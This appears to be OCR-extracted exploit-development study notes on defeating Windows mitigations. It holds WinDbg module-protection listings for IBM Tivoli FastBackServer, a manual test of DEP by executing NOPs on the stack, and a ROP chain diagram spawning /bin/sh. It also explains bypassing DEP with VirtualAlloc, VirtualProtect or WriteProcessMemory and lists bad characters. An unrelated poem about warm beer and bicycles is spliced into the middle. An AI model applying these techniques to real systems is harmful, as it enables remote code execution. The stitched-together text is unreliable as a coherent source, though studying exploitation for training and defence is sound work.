0:006> .load narly
```





```
            by Nephi Johnson (d0c_s4vage)
                    N for gnarly!

Available commands:

    !nmod      - display /SafeSEH, /GS, DEP, and ASLR info for
                 all loaded modules

0:006> !nmod
00fe0000 0101f000 notepad              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\notepad.exe
57c80000 57cf6000 efswrt               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\efswrt.dll
61f00000 61f56000 oleacc               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\oleacc.dll
66c80000 66cf7000 TextInputFramework   /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\TextInputFramework.dll
691a0000 693b1000 COMCTL32             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\WinSxS\x86_microsoft.windows.com
6a9a0000 6aa83000 MrmCoreR             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\MrmCoreR.dll
6b200000 6b217000 MPR                  /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\MPR.dll
6b2f0000 6b509000 iertutil             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\iertutil.dll
6b820000 6b9ac000 urlmon               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\urlmon.dll
6fed0000 6ff3c000 WINSPOOL             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\WINSPOOL.DRV
70610000 7078a000 PROPSYS              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\PROPSYS.dll
712c0000 7138b000 wintypes             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\wintypes.dll
71390000 715c4000 CoreUIComponents     /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\CoreUIComponents.dll
72010000 720b6000 CoreMessaging        /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\CoreMessaging.dll
72cf0000 72d6b000 uxtheme              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\uxtheme.dll
72db0000 72dd3000 dwmapi               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\dwmapi.dll
72e80000 72e9a000 RMCLIENT             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\RMCLIENT.dll
72f00000 73034000 twinapi_appcore      /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\twinapi.appcore.dll
734f0000 73518000 ntmarta              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ntmarta.dll
738b0000 738e0000 IPHLPAPI             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\IPHLPAPI.DLL
73c60000 73c6a000 CRYPTBASE            NO_SEH       /GS *ASLR *DEP C:\Windows\system32\CRYPTBASE.DLL
```



Disassembly
Offset: @$scopeip
0653ff36 0000 add byte ptr [eax],al
0653ff38 90 nop
Command
0:006> dd esp L1
0653ff38 777a9bf9
0:006> ed esp 90909090
0:006> dd esp L1
0653ff38 90909090
0:006> r eip=esp
0:006> p
(192c.1e88): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=008c7000 ebx=00000000 ecx=777a9bc0 edx=01008802 esi=777a9bc0 edi=777a9bc0
eip=0653ff38 esp=0653ff38 ebp=0653ff64 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
0653ff38 90 nop

```
0:079> !nmod
00190000 001c3000 snclientapi          /SafeSEH OFF                  C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog             /SafeSEH OFF                  C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF                  C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
012e0000 01322000 NLS                  /SafeSEH ON  /GS              C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
014b0000 014db000 gsk8iccs             /SafeSEH OFF                  C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01e20000 01e5a000 icclib019            /SafeSEH ON  /GS              C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
030f0000 031e0000 libeay32IBM019       /SafeSEH OFF                  C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                 /SafeSEH OFF                  C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6             /SafeSEH ON  /GS              C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6             /SafeSEH ON  /GS              C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMTPAV6             /SafeSEH ON  /GS              C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
651b0000 65253000 MSVCR90              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
65740000 65767000 ulib                 /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ulib.dll
65770000 657a6000 IfsUtil              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\IfsUtil.dll
657b0000 657be000 fmifs                /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\fmifs.dll
6a8a0000 6a8af000 browcli              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\browcli.dll
6a9c0000 6a9ca000 DAVHLPR              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\DAVHLPR.dll
6a9d0000 6a9e9000 davclnt              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\davclnt.dll
6a9f0000 6aa02000 ntlanman             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\ntlanman.dll
6aa10000 6aa19000 drprov               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\drprov.dll
6aa20000 6aa57000 adsldpc              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\adsldpc.dll
6aa60000 6aa9b000 ActiveDS             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ActiveDS.dll
6abd0000 6abdc000 winrnr               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\winrnr.dll
6abe0000 6abf6000 pnrpnsp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\pnrpnsp.dll
6ac00000 6ac11000 napinsp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\napinsp.dll
6adb0000 6adbf000 cscapi               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\cscapi.dll
6d380000 6d39c000 SRVCLI               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\SRVCLI.DLL
6d3a0000 6d783000 msi                  /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\msi.dll
6d790000 6d911000 dbghelp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\dbghelp.dll
6d920000 6d9e0000 CLUSAPI              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\CLUSAPI.dll
6d9e0000 6d9f7000 MPR                  /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\MPR.dll
6da00000 6da13000 NETAPI32             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\NETAPI32.dll
6da20000 6da28000 VERSION              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\VERSION.dll
6daa0000 6daaa000 Secur32              NO_SEH       /GS *ASLR *DEP C:\Windows\SYSTEM32\Secur32.dll
6dd00000 6dd08000 WSOCK32              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\WSOCK32.dll
6e6f0000 6e6f8000 rasadhlp             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\rasadhlp.dll
6f1a0000 6f1ee000 fwpuclnt             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\fwpuclnt.dll
```


Best match
Windows Defender Security Center
App
Settings
Windows Defender Security Center


Windows Defender Security Center
Exploit protection
See the Exploit protection settings for your system and programs. You can customize the settings you want.
System settings
Program settings
Control flow guard (CFG)
Ensures control flow integrity for indirect calls.
On by default
Data Execution Prevention (DEP)
Prevents code from being run from data-only memory pages.
On by default


Windows Defender Security Center
Exploit protection
See the Exploit protection settings for your system and programs. You can customize the settings you want.
System settings
Program settings
Add program to customize
Add by program name
Choose exact file path
1 system override


Program settings: FastBackServer.exe
Data Execution Prevention (DEP)
Prevents code from being run from data-only memory pages.
Override system settings
On
Enable ATL thunk emulation


```
0:079> !nmod
00190000 001c3000 snclientapi          /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog             /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
01310000 0133b000 gsk8iccs             /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01370000 013b2000 NLS                  /SafeSEH ON  /GS      C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
01470000 014aa000 icclib019            /SafeSEH ON  /GS      C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
03060000 03150000 libeay32IBM019       /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                 /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6             /SafeSEH ON  /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6             /SafeSEH ON  /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMTPAV6             /SafeSEH ON  /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
```


```
0:079> dd esp L1
0d25ff54  77ea9bf9
0:079> ed esp 90909090
0:079> dd esp L1
0d25ff54  90909090
0:079> r eip=esp
0:079> p
(1ef8.1c10): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=002a2000 ebx=00000000 ecx=77ea9bc0 edx=77ea9bc0 esi=77ea9bc0 edi=77ea9bc0
eip=0d25ff54 esp=0d25ff54 ebp=0d25ff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0d25ff54 90              nop
```



ROp cHAiNinG

Return Oriented Programming

By combining a large number of short instruction sequences, we can build gadgets that allow arbitrary computation and perform higher-level actions, such as writing content to a memory location.






Stack Layout
Stack after Input
128 Byte
12 Byte
buffer
stackframe
main
return address
rest of stack
"/bin"
"/sh\x00"
XXXX
XXXX
...
gadget 1
0x0b
gadget 2
0x00
gadget 3
0x00
gadget 4
0xbffff6a0
gadget 5
ROP-chain
pop eax
eax = 11
ret
pop ecx
ecx = 0
ret
pop edx
edx = 0
ret
pop ebx
ebx = "/bin/sh"
ret
int 0x80
sys_execve("/bin/sh")

one

the earth turns yellow.

on winding back streets bicycles whiz
by in amazing numbers.

In the thick, sultry air we hear music

and then the stench of rotting
melons and garbage

two

open windows

We have tea and smile a lot

drawing strength
from the bonds of religion and family.

three

Love is also in bloom

Young couples are dancing to
very old records and an accordion.

the beer *is* warm.

Defeating DEP

At this point, depending on our goals and on the number of gadgets we can obtain, there are two different approaches we could take:

- Build a 100% ROP shellcode.
- Build a ROP stage that can lead to subsequent execution of traditional shellcode.

One way to implement this ROP attack is to allocate memory using the Win32 VirtualAlloc API. A different approach to bypass DEP could be to change the permissions of the memory page where the shellcode already resides by calling the Win32 VirtualProtect API. The address of VirtualProtect or VirtualAlloc is usually retrieved from the Import Address Table (IAT) of the target DLL. Then the required API parameters can be set on the stack before the relevant APIs are invoked.

Often, it's not possible to predict argument values before triggering the exploit, so we can use ROP itself to solve this problem as well. In the buffer that triggers the vulnerability, we can create a skeleton of the function call and then use ROP gadgets to dynamically set the parameters on the stack.

Another alternative to bypass DEP, we could use the Win32 WriteProcessMemory API. The idea is to hot-patch the code section (specifically, the .text section) of a running process, inject shellcode, and then eventually jump into it. We don’t fight DEP here, we just follow its rules.

Bad characters: 0x00, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x20

```
0:079> !nmod
00190000 001c3000 snclientapi          /SafeSEH OFF                  C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog             /SafeSEH OFF                  C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF                  C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
01300000 0132b000 gsk8iccs             /SafeSEH OFF                  C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
014c0000 01502000 NLS                  /SafeSEH ON  /GS              C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
01510000 0154a000 icclib019            /SafeSEH ON  /GS              C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
03090000 03180000 libeay32IBM019       /SafeSEH OFF                  C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                 /SafeSEH OFF                  C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6             /SafeSEH ON  /GS              C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6             /SafeSEH ON  /GS              C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMTPAV6             /SafeSEH ON  /GS              C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
62f60000 63003000 MSVCR90              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
651b0000 651d7000 ulib                 /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ulib.dll
65740000 65776000 IfsUtil              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\IfsUtil.dll
6a8a0000 6a8af000 browcli              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\browcli.dll
6a9c0000 6a9ca000 DAVHLPR              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\DAVHLPR.dll
6a9d0000 6a9e9000 davclnt              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\davclnt.dll
6a9f0000 6aa02000 ntlanman             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\ntlanman.dll
```

